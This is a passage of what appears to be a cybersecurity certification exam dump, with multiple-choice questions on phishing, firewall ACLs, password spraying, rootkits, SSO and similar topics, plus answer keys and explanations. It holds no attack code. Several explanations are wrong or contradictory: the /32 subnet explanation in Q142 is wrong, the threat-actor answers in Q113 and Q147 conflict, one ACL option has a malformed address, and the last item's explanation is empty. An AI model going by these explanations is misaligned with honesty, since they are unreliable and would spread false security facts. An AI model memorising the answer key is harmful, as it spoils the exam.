A brute-force attack is a type of attack that involves systematically trying all possible combinations of passwords or keys until the correct one is found. The log file shows multiple failed login attempts in a short amount of time, which is a characteristic of a brute-force attack. The attacker is trying to guess the password of the Administrator account on the server. The log file also shows the event ID 4625, which indicates a failed logon attempt, and the status code 0xC000006A, which means the user name is correct but the password is wrong. These are indicators of compromise (IoC) that suggest a brute-force attack is taking place.

QUESTION 111

A security engineer is implementing FDE for all laptops in an organization. Which of the following are the most important for the engineer to consider as part of the planning process? (Select two).

- A. Key escrow
- B. TPM presence
- C. Digital signatures
- D. Data tokenization
- E. Public key management
- F. Certificate authority linking

Answer: AB

Explanation:

Key escrow is a method of storing encryption keys in a secure location, such as a trusted third party or a hardware security module (HSM). Key escrow is important for FDE because it allows the recovery of encrypted data in case of lost or forgotten passwords, device theft, or hardware failure. Key escrow also enables authorized access to encrypted data for legal or forensic purposes. TPM presence is a feature of some laptops that have a dedicated chip for storing encryption keys and other security information. TPM presence is important for FDE because it enhances the security and performance of encryption by generating and protecting the keys within the chip, rather than relying on software or external devices. TPM presence also enables features such as secure boot, remote attestation, and device authentication.

QUESTION 112

A hacker gained access to a system via a phishing attempt that was a direct result of a user clicking a suspicious link. The link laterally deployed ransomware, which laid dormant for multiple weeks, across the network. Which of the following would have mitigated the spread?

- A. IPS
- B. IDS
- C. WAF
- D. UAT

Answer: A

Explanation:

IPS stands for intrusion prevention system, which is a network security device that monitors and blocks malicious traffic in real time. IPS is different from IDS, which only detects and alerts on malicious traffic, but does not block it. IPS would have mitigated the spread of ransomware by preventing the hacker from accessing the system via the phishing link, or by stopping the ransomware from communicating with its command and control server or encrypting the files.

QUESTION 113

Which of the following threat actors is the most likely to be hired by a foreign government to attack critical systems located in other countries?

- A. Hacktivist
- B. Whistleblower
- C. Organized crime
- D. Unskilled attacker

Answer: C

Explanation:

Organized crime is a type of threat actor that is motivated by financial gain and often operates across national borders. Organized crime groups may be hired by foreign governments to conduct cyberattacks on critical systems located in other countries, such as power grids, military networks, or financial institutions. Organized crime groups have the resources, skills, and

connections to carry out sophisticated and persistent attacks that can cause significant damage and disruption.

QUESTION 114

Which of the following is used to add extra complexity before using a one-way data transformation algorithm?

- A. Key stretching
- B. Data masking
- C. Steganography
- D. Salting

Answer: D

Explanation:

Salting is the process of adding extra random data to a password or other data before applying a one-way data transformation algorithm, such as a hash function. Salting increases the complexity and randomness of the input data, making it harder for attackers to guess or crack the original data using precomputed tables or brute force methods. Salting also helps prevent identical passwords from producing identical hash values, which could reveal the passwords to attackers who have access to the hashed data. Salting is commonly used to protect passwords stored in databases or transmitted over networks.

QUESTION 115

An employee clicked a link in an email from a payment website that asked the employee to update contact information. The employee entered the log-in information but received a "page not found" error message. Which of the following types of social engineering attacks occurred?

- A. Brand impersonation
- B. Pretexting
- C. Typosquatting
- D. Phishing

Answer: D

Explanation:

Phishing is a type of social engineering attack that involves sending fraudulent emails that appear to be from legitimate sources, such as payment websites, banks, or other trusted entities. The goal of phishing is to trick the recipients into clicking on malicious links, opening malicious attachments, or providing sensitive information, such as log-in credentials, personal data, or financial details. In this scenario, the employee received an email from a payment website that asked the employee to update contact information. The email contained a link that directed the employee to a fake website that mimicked the appearance of the real one. The employee entered the log-in information, but received a "page not found" error message. This indicates that the employee fell victim to a phishing attack, and the attacker may have captured the employee's credentials for the payment website.

QUESTION 116

An enterprise is trying to limit outbound DNS traffic originating from its internal network. Outbound DNS requests will only be allowed from one device with the IP address 10.50.10.25. Which of the following firewall ACLs will accomplish this goal?

- A. Access list outbound permit 0.0.0.0 0 0.0.0.0/0 port 53

- Access list outbound deny 10.50.10.25 32 0.0.0.0/0 port 53
- B. Access list outbound permit 0.0.0.0/0 10.50.10.25 32 port 53
Access list outbound deny 0.0.0.0 0 0.0.0.0/0 port 53
- C. Access list outbound permit 0.0.0.0 0 0.0.0.0/0 port 53
Access list outbound deny 0.0.0.0/0 10.50.10.25 32 port 53
- D. Access list outbound permit 10.50.10.25 32 0.0.0.0/0 port 53
Access list outbound deny 0.0.0.0.0.0.0.0/0 port 53

Answer: D

Explanation:

The correct answer is D because it allows only the device with the IP address 10.50.10.25 to send outbound DNS requests on port 53, and denies all other devices from doing so. The other options are incorrect because they either allow all devices to send outbound DNS requests (A and C), or they allow no devices to send outbound DNS requests (B).

QUESTION 117

A data administrator is configuring authentication for a SaaS application and would like to reduce the number of credentials employees need to maintain. The company prefers to use domain credentials to access new SaaS applications. Which of the following methods would allow this functionality?

- A. SSO
B. LEAP
C. MFA
D. PEAP

Answer: A

Explanation:

SSO stands for single sign-on, which is a method of authentication that allows users to access multiple applications or services with one set of credentials. SSO reduces the number of credentials employees need to maintain and simplifies the login process. SSO can also improve security by reducing the risk of password reuse, phishing, and credential theft. SSO can be implemented using various protocols, such as SAML, OAuth, OpenID Connect, and Kerberos, that enable the exchange of authentication information between different domains or systems. SSO is commonly used for accessing SaaS applications, such as Office 365, Google Workspace, Salesforce, and others, using domain credentials.

QUESTION 118

Which of the following scenarios describes a possible business email compromise attack?

- A. An employee receives a gift card request in an email that has an executive's name in the display field of the email.
- B. Employees who open an email attachment receive messages demanding payment in order to access files.
- C. A service desk employee receives an email from the HR director asking for log-in credentials to a cloud administrator account.
- D. An employee receives an email with a link to a phishing site that is designed to look like the company's email portal.

Answer: C

Explanation:

In a BEC attack, the attacker typically impersonates a high-ranking executive or authority figure within the organization and requests sensitive information or actions from employees. In this case, the HR director is requesting log-in credentials for a cloud administrator account, which is a classic example of BEC where the attacker seeks to gain access to privileged accounts through deception.

QUESTION 119

A company prevented direct access from the database administrators' workstations to the network segment that contains database servers. Which of the following should a database administrator use to access the database servers?

- A. Jump server
- B. RADIUS
- C. HSM
- D. Load balancer

Answer: A

Explanation:

A jump server is a device or virtual machine that acts as an intermediary between a user's workstation and a remote network segment. A jump server can be used to securely access servers or devices that are not directly reachable from the user's workstation, such as database servers. A jump server can also provide audit logs and access control for the remote connections. A jump server is also known as a jump box or a jump host.

RADIUS is a protocol for authentication, authorization, and accounting of network access. RADIUS is not a device or a method to access remote servers, but rather a way to verify the identity and permissions of users or devices that request network access. HSM is an acronym for Hardware Security Module, which is a physical device that provides secure storage and generation of cryptographic keys. HSMs are used to protect sensitive data and applications, such as digital signatures, encryption, and authentication. HSMs are not used to access remote servers, but rather to enhance the security of the data and applications that reside on them.

A load balancer is a device or software that distributes network traffic across multiple servers or devices, based on criteria such as availability, performance, or capacity. A load balancer can improve the scalability, reliability, and efficiency of network services, such as web servers, application servers, or database servers. A load balancer is not used to access remote servers, but rather to optimize the delivery of the services that run on them.

QUESTION 120

An organization's internet-facing website was compromised when an attacker exploited a buffer overflow. Which of the following should the organization deploy to best protect against similar attacks in the future?

- A. NGFW
- B. WAF
- C. TLS
- D. SD-WAN

Answer: B

Explanation:

A buffer overflow is a type of software vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. This can lead to unexpected behavior, such as crashes, errors, or code execution. A buffer overflow can be exploited by an attacker to inject malicious code or commands into the application, which can compromise the security and functionality of the system. An organization's

internet-facing website was compromised when an attacker exploited a buffer overflow. To best protect against similar attacks in the future, the organization should deploy a web application firewall (WAF). A WAF is a type of firewall that monitors and filters the traffic between a web application and the internet. A WAF can detect and block common web attacks, such as buffer overflows, SQL injections, cross-site scripting (XSS), and more. A WAF can also enforce security policies and rules, such as input validation, output encoding, and encryption. A WAF can provide a layer of protection for the web application, preventing attackers from exploiting its vulnerabilities and compromising its data.

QUESTION 121

An administrator notices that several users are logging in from suspicious IP addresses. After speaking with the users, the administrator determines that the employees were not logging in from those IP addresses and resets the affected users' passwords. Which of the following should the administrator implement to prevent this type of attack from succeeding in the future?

- A. Multifactor authentication
- B. Permissions assignment
- C. Access management
- D. Password complexity

Answer: A

Explanation:

The correct answer is A because multifactor authentication (MFA) is a method of verifying a user's identity by requiring more than one factor, such as something the user knows (e.g., password), something the user has (e.g., token), or something the user is (e.g., biometric). MFA can prevent unauthorized access even if the user's password is compromised, as the attacker would need to provide another factor to log in. The other options are incorrect because they do not address the root cause of the attack, which is weak authentication. Permissions assignment (B) is the process of granting or denying access to resources based on the user's role or identity. Access management is the process of controlling who can access what and under what conditions. Password complexity (D) is the requirement of using strong passwords that are hard to guess or crack, but it does not prevent an attacker from using a stolen password.

QUESTION 122

An employee receives a text message that appears to have been sent by the payroll department and is asking for credential verification. Which of the following social engineering techniques are being attempted? (Choose two.)

- A. Typosquatting
- B. Phishing
- C. Impersonation
- D. Vishing
- E. Smishing
- F. Misinformation

Answer: CE

QUESTION 123

Several employees received a fraudulent text message from someone claiming to be the Chief Executive Officer (CEO). The message stated:

"I'm in an airport right now with no access to email. I need you to buy gift cards for employee recognition awards. Please send the gift cards to following email address."

Which of the following are the best responses to this situation? (Choose two).

- A. Cancel current employee recognition gift cards.
- B. Add a smishing exercise to the annual company training.
- C. Issue a general email warning to the company.
- D. Have the CEO change phone numbers.
- E. Conduct a forensic investigation on the CEO's phone.
- F. Implement mobile device management.

Answer: BC

Explanation:

This situation is an example of smishing, which is a type of phishing that uses text messages (SMS) to entice individuals into providing personal or sensitive information to cybercriminals. The best responses to this situation are to add a smishing exercise to the annual company training and to issue a general email warning to the company. A smishing exercise can help raise awareness and educate employees on how to recognize and avoid smishing attacks. An email warning can alert employees to the fraudulent text message and remind them to verify the identity and legitimacy of any requests for information or money.

QUESTION 124

An organization wants a third-party vendor to do a penetration test that targets a specific device. The organization has provided basic information about the device. Which of the following best describes this kind of penetration test?

- A. Partially known environment
- B. Unknown environment
- C. Integrated
- D. Known environment

Answer: A

Explanation:

A partially known environment is a type of penetration test where the tester has some information about the target, such as the IP address, the operating system, or the device type. This can help the tester focus on specific vulnerabilities and reduce the scope of the test. A partially known environment is also called a gray box test.

QUESTION 125

An attacker posing as the Chief Executive Officer calls an employee and instructs the employee to buy gift cards. Which of the following techniques is the attacker using?

- A. Smishing
- B. Disinformation
- C. Impersonating
- D. Whaling

Answer: C

Explanation:

Impersonating involves pretending to be someone else, in this case, the Chief Executive Officer (CEO), to deceive the employee into taking a specific action (buying gift cards). The attacker is leveraging the authority and trust associated with the CEO's position to manipulate the employee. Whaling: This phishing attack targets high-profile individuals, such as executives. An attacker is 'posing' and not 'targeting' a CEO.

QUESTION 126

An analyst is evaluating the implementation of Zero Trust principles within the data plane. Which of the following would be most relevant for the analyst to evaluate?

- A. Secured zones
- B. Subject role
- C. Adaptive identity
- D. Threat scope reduction

Answer: A

Explanation:

It asks about the Data plane not the control plane, which includes implicit trust zones, systems and subjects, and policy enforcement points.

QUESTION 127

An organization is leveraging a VPN between its headquarters and a branch location. Which of the following is the VPN protecting?

- A. Data in use
- B. Data in transit
- C. Geographic restrictions
- D. Data sovereignty

Answer: B

Explanation:

Data in transit is data that is moving from one location to another, such as over a network or through the air. Data in transit is vulnerable to interception, modification, or theft by malicious actors. A VPN (virtual private network) is a technology that protects data in transit by creating a secure tunnel between two endpoints and encrypting the data that passes through it.

QUESTION 128

The marketing department set up its own project management software without telling the appropriate departments. Which of the following describes this scenario?

- A. Shadow IT
- B. Insider threat
- C. Data exfiltration
- D. Service disruption

Answer: A

Explanation: Shadow IT is the term used to describe the use of unauthorized or unapproved IT resources within an organization. The marketing department set up its own project management software without telling the appropriate departments, such as IT, security, or compliance. This could pose a risk to the organization's security posture, data integrity, and regulatory compliance.

QUESTION 129

A company wants to verify that the software the company is deploying came from the vendor the company purchased the software from. Which of the following is the best way for the company to confirm this information?

- A. Validate the code signature.
- B. Execute the code in a sandbox.
- C. Search the executable for ASCII strings.
- D. Generate a hash of the files.

Answer: A

Explanation:

Validating the code signature is the best way to verify software authenticity, as it ensures that the software has not been tampered with and that it comes from a verified source. Code signatures are digital signatures applied by the software vendor, and validating them confirms the software's integrity and origin.

QUESTION 130

After a security incident, a systems administrator asks the company to buy a NAC platform. Which of the following attack surfaces is the systems administrator trying to protect?

- A. Bluetooth
- B. Wired
- C. NFC
- D. SCADA

Answer: B

Explanation:

A NAC (network access control) platform is a technology that enforces security policies on devices that attempt to access a network. A NAC platform can verify the identity, role, and compliance of the devices, and grant or deny access based on predefined rules. A NAC platform can protect both wired and wireless networks, but in this scenario, the systems administrator is trying to protect the wired attack surface, which is the set of vulnerabilities that can be exploited through a physical connection to the network.

QUESTION 131

Which of the following factors are the most important to address when formulating a training curriculum plan for a security awareness program? (Select two).

- A. Channels by which the organization communicates with customers
- B. The reporting mechanisms for ethics violations
- C. Threat vectors based on the industry in which the organization operates
- D. Secure software development training for all personnel
- E. Cadence and duration of training events
- F. Retraining requirements for individuals who fail phishing simulations

Answer: CE

Explanation:

A training curriculum plan for a security awareness program should address the following factors: The threat vectors based on the industry in which the organization operates. This will help the employees to understand the specific risks and challenges that their organization faces, and how

to protect themselves and the organization from cyberattacks. For example, a healthcare organization may face different threat vectors than a financial organization, such as ransomware, data breaches, or medical device hacking.

The cadence and duration of training events. This will help the employees to retain the information and skills they learn, and to keep up with the changing security landscape. The training events should be frequent enough to reinforce the key concepts and behaviors, but not too long or too short to lose the attention or interest of the employees. For example, a security awareness program may include monthly newsletters, quarterly webinars, annual workshops, or periodic quizzes.

QUESTION 132

An organization disabled unneeded services and placed a firewall in front of a business-critical legacy system. Which of the following best describes the actions taken by the organization?

- A. Exception
- B. Segmentation
- C. Risk transfer
- D. Compensating controls

Answer: D

Explanation:

Compensating controls are alternative security measures that are implemented when the primary controls are not feasible, cost-effective, or sufficient to mitigate the risk. In this case, the organization used compensating controls to protect the legacy system from potential attacks by disabling unneeded services and placing a firewall in front of it. This reduced the attack surface and the likelihood of exploitation.

QUESTION 133

A company is required to use certified hardware when building networks. Which of the following best addresses the risks associated with procuring counterfeit hardware?

- A. A thorough analysis of the supply chain
- B. A legally enforceable corporate acquisition policy
- C. A right to audit clause in vendor contracts and SOWs
- D. An in-depth penetration test of all suppliers and vendors

Answer: A

Explanation:

Counterfeit hardware is hardware that is built or modified without the authorization of the original equipment manufacturer (OEM). It can pose serious risks to network quality, performance, safety, and reliability. Counterfeit hardware can also contain malicious components that can compromise the security of the network and the data that flows through it. To address the risks associated with procuring counterfeit hardware, a company should conduct a thorough analysis of the supply chain, which is the network of entities involved in the production, distribution, and delivery of the hardware. By analyzing the supply chain, the company can verify the origin, authenticity, and integrity of the hardware, and identify any potential sources of counterfeit or tampered products.

QUESTION 134

Which of the following provides the details about the terms of a test with a third-party penetration tester?

- A. Rules of engagement
- B. Supply chain analysis
- C. Right to audit clause
- D. Due diligence

Answer: A

Explanation:

Rules of engagement are the detailed guidelines and constraints regarding the execution of information security testing, such as penetration testing. They define the scope, objectives, methods, and boundaries of the test, as well as the roles and responsibilities of the testers and the clients. Rules of engagement help to ensure that the test is conducted in a legal, ethical, and professional manner, and that the results are accurate and reliable.

QUESTION 135

A penetration tester begins an engagement by performing port and service scans against the client environment according to the rules of engagement. Which of the following reconnaissance types is the tester performing?

- A. Active
- B. Passive
- C. Defensive
- D. Offensive

Answer: A

Explanation:

Active reconnaissance is a type of reconnaissance that involves sending packets or requests to a target and analyzing the responses. Active reconnaissance can reveal information such as open ports, services, operating systems, and vulnerabilities. However, active reconnaissance is also more likely to be detected by the target or its security devices, such as firewalls or intrusion detection systems. Port and service scans are examples of active reconnaissance techniques, as they involve probing the target for specific information.

QUESTION 136

Which of the following is required for an organization to properly manage its restore process in the event of system failure?

- A. IRP
- B. DRP
- C. RPO
- D. SDLC

Answer: B

Explanation:

A disaster recovery plan (DRP) is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency.

QUESTION 137

Which of the following vulnerabilities is associated with installing software outside of a manufacturer's approved software repository?

- A. Jailbreaking
- B. Memory injection
- C. Resource reuse
- D. Side loading

Answer: D

Explanation:

Side loading is the process of installing software outside of a manufacturer's approved software repository. This can expose the device to potential vulnerabilities, such as malware, spyware, or unauthorized access. Side loading can also bypass security controls and policies that are enforced by the manufacturer or the organization. Side loading is often done by users who want to access applications or features that are not available or allowed on their devices.

QUESTION 138

A security analyst is reviewing the following logs:

```
[10:00:00 AM] Login rejected - username administrator - password Spring2023
[10:00:01 AM] Login rejected - username jsmith - password Spring2023
[10:00:01 AM] Login rejected - username guest - password Spring2023
[10:00:02 AM] Login rejected - username cpolk - password Spring2023
[10:00:03 AM] Login rejected - username fmartin - password Spring2023
```

Which of the following attacks is most likely occurring?

- A. Password spraying
- B. Account forgery
- C. Pass-the-hash
- D. Brute-force

Answer: A

Explanation:

Password spraying is a type of brute-force attack used to gain unauthorized access to user accounts by systematically attempting a small number of commonly used passwords against many user accounts. Unlike traditional brute-force attacks, which attempt many different passwords against a single user account, password spraying involves trying a few commonly used passwords against a large number of accounts.

QUESTION 139

A systems administrator receives the following alert from a file integrity monitoring tool:

The hash of the cmd.exe file has changed.

The systems administrator checks the OS logs and notices that no patches were applied in the last two months. Which of the following most likely occurred?

- A. The end user changed the file permissions.
- B. A cryptographic collision was detected.
- C. A snapshot of the file system was taken.
- D. A rootkit was deployed.

Answer: D

Explanation:

A rootkit is a type of malware that modifies or replaces system files or processes to hide its presence and activity. A rootkit can change the hash of the cmd.exe file, which is a command-line interpreter for Windows systems, to avoid detection by antivirus or file integrity monitoring tools. A rootkit can also grant the attacker remote access and control over the infected system, as well as perform malicious actions such as stealing data, installing backdoors, or launching attacks on other systems. A rootkit is one of the most difficult types of malware to remove, as it can persist even after rebooting or reinstalling the OS.

QUESTION 140

An engineer needs to find a solution that creates an added layer of security by preventing unauthorized access to internal company resources. Which of the following would be the best solution?

- A. RDP server
- B. Jump server
- C. Proxy server
- D. Hypervisor

Answer: B

Explanation:

A jump server is a server that acts as an intermediary between a user and a target system. A jump server can provide an added layer of security by preventing unauthorized access to internal company resources. A user can connect to the jump server using a secure protocol, such as SSH, and then access the target system from the jump server. This way, the target system is isolated from the external network and only accessible through the jump server. A jump server can also enforce security policies, such as authentication, authorization, logging, and auditing, on the user's connection. A jump server is also known as a bastion host or a jump box.

QUESTION 141

A company's web filter is configured to scan the URL for strings and deny access when matches are found. Which of the following search strings should an analyst employ to prohibit access to non-encrypted websites?

- A. encryption=off\
- B. http://
- C. www.*.com
- D. :443

Answer: B

Explanation:

http:// is an insecure protocol running on port 80 that uses unencrypted traceable data for communication on uncertified, & unprotected websites. It is indicated that you are on one of these insecure websites by a warning, or lack of padlock in your web search URL.

QUESTION 142

During a security incident, the security operations team identified sustained network traffic from a malicious IP address: 10.1.4.9. A security analyst is creating an inbound firewall rule to block the IP address from accessing the organization's network. Which of the following fulfills this request?

- A. access-list inbound deny ip source 0.0.0.0/0 destination 10.1.4.9/32

- B. access-list inbound deny ip source 10.1.4.9/32 destination 0.0.0.0/0
- C. access-list inbound permit ip source 10.1.4.9/32 destination 0.0.0.0/0
- D. access-list inbound permit ip source 0.0.0.0/0 destination 10.1.4.9/32

Answer: B

Explanation:

/32 would cover all possible subnets, & their communicating devices within the IP range, & destination 0.0.0.0/0 would cover the gateway surface of your network.

QUESTION 143

A company needs to provide administrative access to internal resources while minimizing the traffic allowed through the security boundary. Which of the following methods is most secure?

- A. Implementing a bastion host
- B. Deploying a perimeter network
- C. Installing a WAF
- D. Utilizing single sign-on

Answer: A

Explanation:

Implementing a bastion host provides a highly secure method for administrative access to internal resources while minimizing traffic through the security boundary. It serves as a single entry point for remote administrative access, enforcing strong authentication and access controls before allowing access to internal systems.

QUESTION 144

Which of the following is the most likely to be used to document risks, responsible parties, and thresholds?

- A. Risk tolerance
- B. Risk transfer
- C. Risk register
- D. Risk analysis

Answer: C

Explanation:

A risk register is a document that records and tracks the risks associated with a project, system, or organization. A risk register typically includes information such as the risk description, the risk owner, the risk probability, the risk impact, the risk level, the risk response strategy, and the risk status. A risk register can help identify, assess, prioritize, monitor, and control risks, as well as communicate them to relevant stakeholders. A risk register can also help document the risk tolerance and thresholds of an organization, which are the acceptable levels of risk exposure and the criteria for escalating or mitigating risks.

QUESTION 145

Which of the following should a security administrator adhere to when setting up a new set of firewall rules?

- A. Disaster recovery plan
- B. Incident response procedure
- C. Business continuity plan

D. Change management procedure

Answer: D

QUESTION 146

A company is expanding its threat surface program and allowing individuals to security test the company's internet-facing application. The company will compensate researchers based on the vulnerabilities discovered. Which of the following best describes the program the company is setting up?

- A. Open-source intelligence
- B. Bug bounty
- C. Red team
- D. Penetration testing

Answer: B

Explanation:

A bug bounty is a program that rewards security researchers for finding and reporting vulnerabilities in an application or system. Bug bounties are often used by companies to improve their security posture and incentivize ethical hacking. A bug bounty program typically defines the scope, rules, and compensation for the researchers.

QUESTION 147

Which of the following threat actors is the most likely to use large financial resources to attack critical systems located in other countries?

- A. Insider
- B. Unskilled attacker
- C. Nation-state
- D. Hacktivist

Answer: C

Explanation:

A nation-state is a threat actor that is sponsored by a government or a political entity to conduct cyberattacks against other countries or organizations. Nation-states have large financial resources, advanced technical skills, and strategic objectives that may target critical systems such as military, energy, or infrastructure. Nation-states are often motivated by espionage, sabotage, or warfare.

QUESTION 148

Which of the following enables the use of an input field to run commands that can view or manipulate data?

- A. Cross-site scripting
- B. Side loading
- C. Buffer overflow
- D. SQL injection

Answer: D

Explanation:

SQL injection is a type of attack that enables the use of an input field to run commands that can

view or manipulate data in a database. SQL stands for Structured Query Language, which is a language used to communicate with databases. By injecting malicious SQL statements into an input field, an attacker can bypass authentication, access sensitive information, modify or delete data, or execute commands on the server. SQL injection is one of the most common and dangerous web application vulnerabilities.

QUESTION 149

Employees in the research and development business unit receive extensive training to ensure they understand how to best protect company data. Which of the following is the type of data these employees are most likely to use in day-to-day work activities?

- A. Encrypted
- B. Intellectual property
- C. Critical
- D. Data in transit

Answer: B

Explanation:

Intellectual property is a type of data that consists of ideas, inventions, designs, or other creative works that have commercial value and are protected by law. Employees in the research and development business unit are most likely to use intellectual property data in their day-to-day work activities, as they are involved in creating new products or services for the company. Intellectual property data needs to be protected from unauthorized use, disclosure, or theft, as it can give the company a competitive advantage in the market. Therefore, these employees receive extensive training to ensure they understand how to best protect this type of data.

QUESTION 150

A company has begun labeling all laptops with asset inventory stickers and associating them with employee IDs. Which of the following security benefits do these actions provide? (Choose two.)

- A. If a security incident occurs on the device, the correct employee can be notified.
- B. The security team will be able to send user awareness training to the appropriate device.
- C. Users can be mapped to their devices when configuring software MFA tokens.
- D. User-based firewall policies can be correctly targeted to the appropriate laptops.
- E. When conducting penetration testing, the security team will be able to target the desired laptops.
- F. Company data can be accounted for when the employee leaves the organization.

Answer: AF

QUESTION 151

A technician wants to improve the situational and environmental awareness of existing users as they transition from remote to in-office work. Which of the following is the best option?

- A. Send out periodic security reminders.
- B. Update the content of new hire documentation.
- C. Modify the content of recurring training.
- D. Implement a phishing campaign

Answer: C

Explanation:

Recurring training is a type of security awareness training that is conducted periodically to refresh and update the knowledge and skills of the users. Recurring training can help improve the situational and environmental awareness of existing users as they transition from remote to in-office work, as it can cover the latest threats, best practices, and policies that are relevant to their work environment. Modifying the content of recurring training can ensure that the users are aware of the current security landscape and the expectations of their roles.

QUESTION 152

A newly appointed board member with cybersecurity knowledge wants the board of directors to receive a quarterly report detailing the number of incidents that impacted the organization. The systems administrator is creating a way to present the data to the board of directors. Which of the following should the systems administrator use?

- A. Packet captures
- B. Vulnerability scans
- C. Metadata
- D. Dashboard

Answer: D

Explanation:

A dashboard is a graphical user interface that provides a visual representation of key performance indicators, metrics, and trends related to security events and incidents. A dashboard can help the board of directors to understand the number and impact of incidents that affected the organization in a given period, as well as the status and effectiveness of the security controls and processes. A dashboard can also allow the board of directors to drill down into specific details or filter the data by various criteria.

A packet capture is a method of capturing and analyzing the network traffic that passes through a device or a network segment. A packet capture can provide detailed information about the source, destination, protocol, and content of each packet, but it is not a suitable way to present a summary of incidents to the board of directors.

A vulnerability scan is a process of identifying and assessing the weaknesses and exposures in a system or a network that could be exploited by attackers. A vulnerability scan can help the organization to prioritize and remediate the risks and improve the security posture, but it is not a relevant way to report the number of incidents that occurred in a quarter¹⁴. Metadata is data that describes other data, such as its format, origin, structure, or context. Metadata can provide useful information about the characteristics and properties of data, but it is not a meaningful way to communicate the impact and frequency of incidents to the board of directors.

QUESTION 153

Which of the following are the most likely vectors for the unauthorized or unintentional inclusion of vulnerable code in a software company's final software releases? (Choose two).

- A. Certificate mismatch
- B. Use of penetration-testing utilities
- C. Weak passwords
- D. Included third-party libraries
- E. Vendors/supply chain
- F. Outdated anti-malware software

Answer: DE

Explanation:

Software that is outsourced to vendors and third parties is vulnerable to malware being injected

into the product from the supply chain.

QUESTION 154

Which of the following are common VoIP-associated vulnerabilities? (Choose two).

- A. SPIM
- B. Vishing
- C. VLAN hopping
- D. Phishing
- E. DHCP snooping
- F. Tailgating

Answer: AB

Explanation:

SPIM (Spam over Internet Messaging) poses a threat to VoIP systems by consuming bandwidth, diverting resources, and potentially causing denial of service attacks. The influx of SPIM messages can degrade the quality of VoIP calls, overload servers, and serve as a platform for social engineering attacks, jeopardizing the security of VoIP users. To mitigate these risks, organizations should implement spam filters, intrusion detection systems, and regular software updates while also educating users to recognize and avoid potential threats associated with SPIM.

QUESTION 155

Which of the following is most likely associated with introducing vulnerabilities on a corporate network by the deployment of unapproved software?

- A. Hacktivists
- B. Script kiddies
- C. Competitors
- D. Shadow IT

Answer: D

Explanation:

Shadow IT refers to information technology systems used within organizations without explicit organizational approval.

QUESTION 156

Local guidelines require that all information systems meet a minimum security baseline to be compliant. Which of the following can security administrators use to assess their system configurations against the baseline?

- A. SOAR playbook
- B. Security control matrix
- C. Risk management framework
- D. Benchmarks

Answer: D

Explanation:

Benchmarks: Security benchmarks provide standardized sets of best practices and settings that help ensure the secure configuration of an operating system or application. Organizations such as the Center for Internet Security (CIS) provide security benchmarks that can be used to

evaluate and harden systems to meet security baselines.

QUESTION 157

A company's public-facing website, <https://www.organization.com>, has an IP address of 166.18.75.6. However, over the past hour the SOC has received reports of the site's homepage displaying incorrect information. A quick nslookup search shows <https://www.organization.com> is pointing to 151.191.122.115. Which of the following is occurring?

- A. DoS attack
- B. ARP poisoning
- C. DNS spoofing
- D. NXDOMAIN attack

Answer: C

Explanation:

Domain Name Server (DNS) spoofing, or DNS cache poisoning, is an attack involving manipulating DNS records to redirect users toward a fraudulent, malicious website that may resemble the user's intended destination.

QUESTION 158

An employee fell for a phishing scam, which allowed an attacker to gain access to a company PC. The attacker scraped the PC's memory to find other credentials. Without cracking these credentials, the attacker used them to move laterally through the corporate network. Which of the following describes this type of attack?

- A. Privilege escalation
- B. Buffer overflow
- C. SQL injection
- D. Pass-the-hash

Answer: D

Explanation:

Unlike other credential theft attacks, a pass the hash attack does not require the attacker to know or crack the password to gain access to the system. Rather, it uses a stored version of the password to initiate a new session.

QUESTION 159

Which of the following is a common source of unintentional corporate credential leakage in cloud environments?

- A. Code repositories
- B. Dark web
- C. Threat feeds
- D. State actors
- E. Vulnerability databases

Answer: A

Explanation:

Code repositories: Developers sometimes inadvertently include sensitive information, such as API keys, passwords, and other credentials, in their code. When this code is pushed to public repositories (e.g., GitHub, GitLab), those credentials can be exposed to the world, leading to

potential credential leakage.

QUESTION 160

A certificate vendor notified a company that recently invalidated certificates may need to be updated. Which of the following mechanisms should a security administrator use to determine whether the certificates installed on the company's machines need to be updated?

- A. SCEP
- B. OCSP
- C. CSR
- D. CRL

Answer: D

Explanation:

From a practical standpoint, an administrator would use automation to compare all existing certificates with the revocation list, but potentially they could also script to OCSP per each certificate in the environment. Either option seem valid, but CRL seems the better option from enterprise scan perspective.

QUESTION 161

A security analyst needs to harden access to a network. One of the requirements is to authenticate users with smart cards. Which of the following should the analyst enable to best meet this requirement?

- A. CHAP
- B. PEAP
- C. MS-CHAPv2
- D. EAP-TLS

Answer: D

Explanation:

EAP-TLS is a strong and secure authentication method that involves the use of digital certificates, typically stored on smart cards, for user authentication. It requires the user to present a valid certificate, which is verified by the authentication server, providing a high level of security.

QUESTION 162

A recent malware outbreak across a subnet included successful rootkit installations on many PCs, ensuring persistence by rendering remediation efforts ineffective. Which of the following would best detect the presence of a rootkit in the future?

- A. FDE
- B. NIDS
- C. EDR
- D. DLP

Answer: C

Explanation:

EDR (Endpoint Detection and Response) is the most suitable solution among the given options for detecting the presence of a rootkit. EDR solutions continuously monitor and collect data from endpoints, looking for suspicious activities and behavior patterns that might indicate the presence of malware, including rootkits. They also provide tools for investigating and responding to security

incidents, making them effective for dealing with sophisticated threats that can evade traditional antivirus solutions.

QUESTION 163

An organization is building a single virtual environment that will host customer applications and data that require availability at all times. The data center that is hosting the environment will provide generator power and ISP services. Which of the following is the best solution to support the organization's requirement?

- A. NIC teaming
- B. Cloud backups
- C. A load balancer appliance
- D. UPS

Answer: D

Explanation:

While NIC teaming, cloud backups, and load balancer appliances are all important for different aspects of an IT infrastructure, they do not directly address the need for continuous power availability, which is the primary concern in this scenario. UPS, in combination with backup generators and ISP services, helps ensure that the data center remains operational even during power-related issues.

QUESTION 164

A company has decided to move its operations to the cloud. It wants to utilize technology that will prevent users from downloading company applications for personal use, restrict data that is uploaded, and have visibility into which applications are being used across the company. Which of the following solutions will best meet these requirements?

- A. An NGFW
- B. A CASB
- C. Application whitelisting
- D. An NG-SWG

Answer: B

Explanation:

A Cloud Access Security Broker (CASB) would best meet the requirements stated in the scenario. CASBs can provide visibility into which cloud applications are being used across a company, restrict data that is uploaded to the cloud, and prevent unauthorized downloading of company applications for personal use. They act as a gatekeeper, allowing the organization to extend its security policies beyond its own infrastructure. CASBs provide features like visibility, data security, threat protection, and compliance, ensuring secure and only authorized use of cloud services by employees.

QUESTION 165

An internet company has created a new collaboration application. To expand the user base, the company wants to implement an option that allows users to log in to the application with the credentials of other popular websites. Which of the following should the company implement?

- A. SSO
- B. CHAP
- C. 802.1x

D. OpenID

Answer: D

Explanation:

